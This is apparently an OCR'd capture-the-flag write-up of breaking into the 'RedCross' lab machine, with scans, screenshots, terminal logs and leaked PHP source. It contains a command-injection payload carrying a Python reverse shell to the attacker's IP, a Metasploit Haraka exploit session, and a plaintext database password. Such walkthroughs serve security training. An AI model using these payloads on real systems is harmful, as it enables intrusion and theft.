


```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.113
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-26 18:21 +03
Nmap scan report for 10.10.10.113
Host is up (0.068s latency).
Not shown: 65532 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.25
443/tcp open  ssl/http Apache httpd 2.4.25
Service Info: Host: redcross.htb; OS: Linux; CPE: cpe:/o:linux:linux
```


intra.redcross.htb/?page=loc
https://intra.redcross.htb/?page=login
curity
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
RedCross Messaging Intranet
Employees & providers portal
User
guest
Password
guest
Login
Please contact with our staff via contact form to request your access credentials.


intra.redcross.htb/?page=ap
https://intra.redcross.htb/?page=app
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
RedCross Messaging Intranet
Employees & providers portal
Guest Account Info [1]
Debugger
Style Editor
Performance
Memory
Network
Storage
HackBar
XHR
Fonts
Images
Media
WS
Other
Persist Logs
Disable cache
Dc
Cause
Type
Transferr...
Siz
in... document
html
957 B
1.17 KB
in... img
png
cached
4.30 KB
Headers
Cookies
Params
Response
Request URL: https://intra.redcross.htb/?page=app
Request method: GET
Remote address: 10.10.10.113:443
Status code: 200 OK
Edit and Resend
Raw headers
Version: HTTP/1.1
Filter headers
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Cache-Control: max-age=0
Connection: keep-alive
Cookie: PHPSESSID=i5d0qt3j4pohr0i44bg7...37876; LIMIT=10; DOMAIN=intra
Host: intra.redcross.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64...) Gecko/20100101 Firefox/60.0
KB transferred
Finish: 478 ms
DOMContentl


admin.redcross.htb/?page=l
https://admin.redcross.htb/?page=login
ecurity
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHun
' Admin panel
with guest cookie
thorized personnel only
User
guest
Password
Login

https://admin.redcross.htb/?page=cpanel


rity Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Ka

.dmin panel

orized personnel only

User Management

Network Access




Admin panel

horized personnel only

Add virtual user: ghroot adduser


Username	UID	GID	Action
tricia	2018	1001	del



Provide this credentials to the user:

ghroot : 4D3gEmY3

Continue



dmin panel

orized personnel only

Whitelist IP Address: Allow IP

Web admin system 0.9

Whitelist IP Address: Allow IP


UID	IP Address	Auth. since	Action
5	10.10.12.179	2018-12-26 10:27:16.550146	deny

```
root@kali:~/Masaüstü# ssh ghroot@10.10.10.113
ghroot@10.10.10.113's password:
Linux redcross 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ id
uid=2021 gid=1001(associates) groups=1001(associates)
$ pwd
/
$ cd home
$ ls
interface_data  public
$ cd public
$ ls
src
$ cd src
$ ls
iptctl.c
$ ls -la
total 12
drwxr-xr-x 2 root     root       4096 Jun 10  2018 .
drwxrwxr-x 3 root     associates 4096 Jun  8  2018 ..
-rw-r--r-- 1 penelope       1000 2666 Jun 10  2018 iptctl.c
$
```

Whitelist IP Address: Allow IP

UID	IP Address	Auth. since	Action
5	10.10.12.179	2018-12-26 10:27:16.550146	deny
5	1.1.1.1	2018-12-26 10:29:50.396515	deny

add random ip for deny



Go
Cancel
Request
Raw
Params
Headers
Hex
POST /pages/actions.php HTTP/1.1
Host: admin.redcross.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://admin.redcross.htb/?page=firewall
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Cookie: PHPSESSID=i5d0qt3j4pohr0i44bg7qn20p2
Connection: close
Upgrade-Insecure-Requests: 1
ip=1.1.1.1&id=14&action=deny


Request

Raw | Params | Headers | Hex

```
POST /pages/actions.php HTTP/1.1
Host: admin.redcross.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://admin.redcross.htb/?page=firewall
Content-Type: application/x-www-form-urlencoded
Content-Length: 251
Cookie: PHPSESSID=i5d0qt3j4pohr0i44bg7qn20p2
Connection: close
Upgrade-Insecure-Requests: 1

ip=1.1.1.1|python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.12.179
",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'&action=deny
```

```
root@kali:~/Masaüstü# nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.12.179] from admin.redcross.htb [10.10.10.113] 43576
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cd home
/bin/sh: 2: cd: can't cd to home
$ cd /home
$ ls
penelope
$ ls -la
total 12
drwxr-xr-x  3 root     root     4096 Jun  8  2018 .
drwxr-xr-x 22 root     root     4096 Jun  3  2018 ..
drwxr-xr-x  4 penelope penelope 4096 Jun 10  2018 penelope
$ cd penelope
$ ls -la
total 36
drwxr-xr-x 4 penelope penelope 4096 Jun 10  2018 .
drwxr-xr-x 3 root     root     4096 Jun  8  2018 ..
-rw------- 1 root     root        0 Jun  8  2018 .bash_history
-rw-r--r-- 1 penelope penelope    0 Jun  8  2018 .bash_logout
-rw-r--r-- 1 penelope penelope 3380 Jun 10  2018 .bashrc
-rw-r--r-- 1 penelope penelope  675 Jun  3  2018 .profile
-rw-r--r-- 1 penelope penelope   24 Jun 10  2018 .psqlrc
drwx------ 2 penelope penelope 4096 Jun  9  2018 .ssh
-rw------- 1 penelope penelope  791 Jun 10  2018 .viminfo
drwxrwx--- 6 penelope mailadm  4096 Jun  7  2018 haraka
-rw-r----- 1 root     penelope   33 Jun  7  2018 user.txt
```


root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.113
Starting Nmap 7.70 (https://nmap.org) at 2018-12-26 18:33 +03
Nmap scan report for admin.redcross.htb (10.10.10.113)
Host is up (0.065s latency).
Not shown: 65529 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.8 or later
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
80/tcp open http Apache httpd 2.4.25
443/tcp open ssl/http Apache httpd 2.4.25
1025/tcp open NFS-or-IIS?
5432/tcp open postgresql PostgreSQL DB 9.6.0 or later
1 service unrecognized despite returning data. If you know the service/version, please su
t at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.70%I=7%D=12/26%Time=5C239FBA%P=x86_64-pc-linux-gnu%r(S
SF:MBProgNeg,8C,"E\0\0\0\x8bSFATAL\0VFATAL\0C0A000\0Munsupported\x20fronte
SF:nd\x20protocol\x2065363\.19778:\x20server\x20supports\x201\.0\x20to\x20
SF:3\.0\0Fpostmaster\.c\0L2030\0RProcessStartupPacket\0\0");
Service Info: Hosts: RedCross, redcross.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
search after add
whitelist


root@kali:~/Masaüstü# ftp
ftp> open 10.10.10.113 1025
Connected to 10.10.10.113.
id
220 redcross ESMTP Haraka 2.8.8 ready
Name (10.10.10.113:root): 500 Unrecognized command
Login failed.
ftp>

```
root@kali:~/Masaüstü# msfconsole -q
msf > search haraka

Matching Modules
================

   Name                        Disclosure Date  Rank       Check  Description
   ----                        ---------------  ----       -----  -----------
   exploit/linux/smtp/haraka   2017-01-26       excellent  Yes    Haraka SMTP Command Injection


msf > use exploit/linux/smtp/haraka
msf exploit(linux/smtp/haraka) > options

Module options (exploit/linux/smtp/haraka):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly
   URIPATH                      no        The URI to use for this exploit (default is random)
   email_from  foo@example.com  yes       Address to send from
   email_to    admin@localhost  yes       Email to send to, must be accepted by the server
   rhost                        yes       Target server
   rport       25               yes       Target server port


Exploit target:

   Id  Name
   --  ----
   0   linux x64
```

```
msf exploit(linux/smtp/haraka) > set rhost 10.10.10.113
rhost => 10.10.10.113
msf exploit(linux/smtp/haraka) > set rport 1025
rport => 1025
msf exploit(linux/smtp/haraka) > set email_to admin@redcross.htb
email_to => admin@redcross.htb
msf exploit(linux/smtp/haraka) > set email_from penelope@redcross.htb
email_from => penelope@redcross.htb
msf exploit(linux/smtp/haraka) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   linux x64
   1   linux x86


msf exploit(linux/smtp/haraka) > set target 1
target => 1
msf exploit(linux/smtp/haraka) > exploit

[*] Started reverse TCP handler on 10.10.12.179:4444
[*] Exploiting...
[*] Using URL: http://0.0.0.0:8080/APeh7DhRik4EAe
[*] Local IP: http://192.168.88.128:8080/APeh7DhRik4EAe
[*] Sending mail to target server...
[*] Client 10.10.10.113 (Wget/1.18 (linux-gnu)) requested /APeh7DhRik4EAe
[*] Sending payload to 10.10.10.113 (Wget/1.18 (linux-gnu))
[*] Sending stage (910632 bytes) to 10.10.10.113
[*] Meterpreter session 1 opened (10.10.12.179:4444 -> 10.10.10.113:55570) at
pwd
[+] Triggered bug in target server (plugin timeout)
[*] Command Stager progress - 100.00% done (119/119 bytes)
[*] Server stopped.

meterpreter > pwd
/
meterpreter > shell
```

```
meterpreter > pwd
/
meterpreter > shell
Process 8754 created.
Channel 1 created.
id
uid=1000(penelope) gid=1000(penelope) groups=1000(penelope)
cd home
cd penelope
ls
haraka
user.txt
cat user.txt
ac899bd46f7b014a369fbb60e53329bf
```

```
        $result = pg_prepare($dbconn, "q1", "DELETE FROM ipgrants WHERE id = $1");
        $result = pg_execute($dbconn, "q1", array($id));
        echo system("/opt/iptctl/iptctl restrict ".$ip);
}
if($action==='adduser'){
        $username=$_POST['username'];
        $passw=generateRandomString();
        $phash=crypt($passw);
        $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
        $result = pg_prepare($dbconn, "q1", "insert into passwd_table (username, passwd, gid, home
r/jail/home')");
        $result = pg_execute($dbconn, "q1", array($username, $phash));
        echo "Provide this credentials to the user:<br><br>";
        echo "<b>$username : $passw</b><br><br><a href=/?page=users>Continue</a>";
}
